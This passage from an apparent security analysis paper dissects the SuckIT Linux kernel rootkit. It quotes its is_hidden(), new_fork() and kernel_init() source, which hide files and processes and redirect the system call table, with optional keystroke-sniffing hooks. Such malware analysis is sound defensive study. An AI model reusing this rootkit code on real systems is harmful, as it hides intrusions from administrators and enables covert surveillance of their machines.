The routine then checks to see if this PID is designated as a hidden PID. If so then any objects that are associated with this PID are also to be hidden and the routine returns the value oldlen and goes no further. The following line of code accomplishes this:
`if ((pi)&&(IS_HIDDEN(pi)))return oldlen;.`
The IS_HIDDEN(pi) checks if this PID is designated as a hidden PID.

If we are not currently associated with a hidden PID then the routine allocates some space in user memory using the following: `dest = cpy = ualloc(oldlen);`. If the routine is unable to allocate this user memory space then the routine returns the value oldlen and terminates.

If execution continues within the new_getdents() routine then a structure is set up in order to walk through the values that have been returned from the original getdents() system call and identify those objects names that have been designated to be hidden.

Upon retrieving the name of an object within the directory in question (dp->d_name), the new_getdents() system call then calls the function is_hidden() to check and see if this object (file or directory) is designated to be hidden from a directory listing. This routine checks to see is the name that has been retrieved has the HIDESTR (hide string) appended to the end of the name. The value for HIDESTR is established when SuckIT is compiled on the target system and has a default value of “sk12”. If this name is not designated to be hidden than a value of 1 is returned to the calling routine, otherwise a value of 0 is returned. The new_getdents() system call will only output those object names that are not designated to be hidden.

The following is a listing of the code from the is_hidden() routine:

```
/* check whether given file & inode
should be hidden */
int   is_hidden(char *name, ulong ino)
{
      uchar *h = hidestr();

      if (*filehiding()) {
            register int l =
strlen(name);
            if ((l >= sizeof(HIDESTR)-
1) &&
                (!strcmp(h, &name[l-
             (sizeof(HIDESTR)-1)])))
                  return 1;
      }
      if (*pidhiding()) {
            ulong c = 0;
            pid_struc *p;
            char  *b = name;

            while (*b) {
                  if ((*b == '/') &&
(*(b + 1) != 0))
                 name = b + 1;
                  b++;
            }

              while (*name) {
                      if ((*name < '0')
||
                      (*name > '9'))
                              break;
                      c = c * 10 +
(*name++) -
                     '0';
            }
              if (((ino - 2) / 65536)
!= c)
            return 0;
                  p = find_pid(c);
            if ((p) && (IS_HIDDEN(p)))
                         return 1;
      }
      return 0;
}
```

We will now examine the sys_fork() system call that SuckIT uses to subvert the target computer. This analysis is similar to the analysis we conducted of this same system call in an earlier paper on the KNARK kernel level rootkit [19]. SuckIT refers to this system call as new_fork. The sys_fork() system call is used to create a child of a parent process. The new_fork() system call that is used to fork a process first retrieves the pid of the parent process. It then checks to see if the parent process is one that has been designated to be hidden. It accomplishes this by using the same IS_HIDDEN function that is defined within the kernel.c program of SuckIT. If the parent PID is a hidden process, then the child PID is also designated to be hidden. As with the new_getdents system call, the new_fork system call also makes a call to the original fork system call in order to obtain a new PID. This is also the case for the KNARK knark_fork system call. A difference between the knark_fork system call and the new_fork system call is that unlike knark_fork, the PID's designated to be hidden are not placed in a separate linked list. The SET_HIDDEN() function sets a value within the PID structure to a specific value designating this PID as a hidden PID. The following is a display of the new_fork() source code:

```
int  new_fork(struct pt_regs regs)
{
   pid_struc      *parent;
   int            pid;

   parent = curr();
   pid = SYS(fork, regs);
   if (pid > 0) {
   if ((parent) && (IS_HIDDEN(parent)))
    {
      pid_struc *n;
      n = add_pid(pid);
      if (n) {
        SET_HIDDEN(n);
        current()->flags &= ~PF_MASK;
      }
     }
   }
   return pid;
}
```

As previously mentioned, the kernel_init() routine associated with the KINIT wrapper is the routine that sets up the new system calls as well as the new system call table, restores the original system call table, and redirects all system calls to the new system call table.

```
/* initialization code (see install.c
for details) */
void  kernel_init(uchar *mem, ulong
*sct,
             ulong *sctp[2], ulong
oldsys)
{
      ulong  ksize = (ulong) kernel_end
-
                (ulong) kernel_start;
      ulong  *newsct = (void *) mem;

      sct[OURSYS] = oldsys;
      memset(mem + SCT_TABSIZE + ksize,
0,
             PID_TABSIZE);
      *oldsct() = (ulong) sct;
      *pidtab() = (void *) (mem +
SCT_TABSIZE
                             + ksize);
      memcpy(mem, sct, SCT_TABSIZE);

      hook(OURCALL);
      hook(clone);
      hook(fork);
      hook(vfork);
      hook(getdents);
      hook(getdents64);

      hook(kill);
      hook(open);
      hook(close);
#ifdef SNIFFER
      hook(read);
      hook(write);
#endif
#ifdef SNIFFER
      hook(execve);
#endif
#ifdef INITSTUFF
      hook(utime);
      hook(oldstat);
      hook(oldlstat);
      hook(oldfstat);
      hook(stat);
      hook(lstat);
      hook(fstat);
      hook(stat64);
      hook(lstat64);
      hook(fstat64);
      hook(creat);
      hook(unlink);
      hook(readlink);
#endif
      memcpy(oldsctp(), sctp, 2 *
sizeof(ulong));

      *sctp[0] = (ulong) newsct;    /*
normal
                                 call */
      *sctp[1] = (ulong) newsct;    /*
ptraced
                                 call */
}
```

This function calculates the amount of space (ksize) required to store the new system call code into memory in similar manner to the way this space is calculated in the install.c program. The function then sets up a pointer (newsct) to the starting address of the newly allocated kernel memory. This pointer will become the address of the new system call table that is created by SuckIT. The original system call table is then restored back to its original state with the system call #59 pointer being reset back to the address of the original sys_uname address by the following line of code: sct[OURSYS] = oldsys;. The command, memset() initializes the PID table. The command *oldsct() = (ulong) sct; establishes a pointer to the original system call table. The *pidtab() = (void *) (mem + SCT_TABSIZE + ksize); command establishes a pointer to the PID table. The command memcpy(mem, sct, SCT_TABSIZE); copies the original system call table to the start of the newly allocated kernel space. The next 25 lines of code set up the new SuckIT replacement system calls and places pointers to these system calls in the new system call table. The command memcpy (oldsctp(), sctp, 2 * sizeof(ulong)); copies the addresses of the original system call tables for both normal and ptraced system calls to a location where this address can be retrieved () at a future time if necessary. The last two lines of code set the system call table pointers for both normal and ptraced system calls to the new system call table located in the newly allocated kernel memory.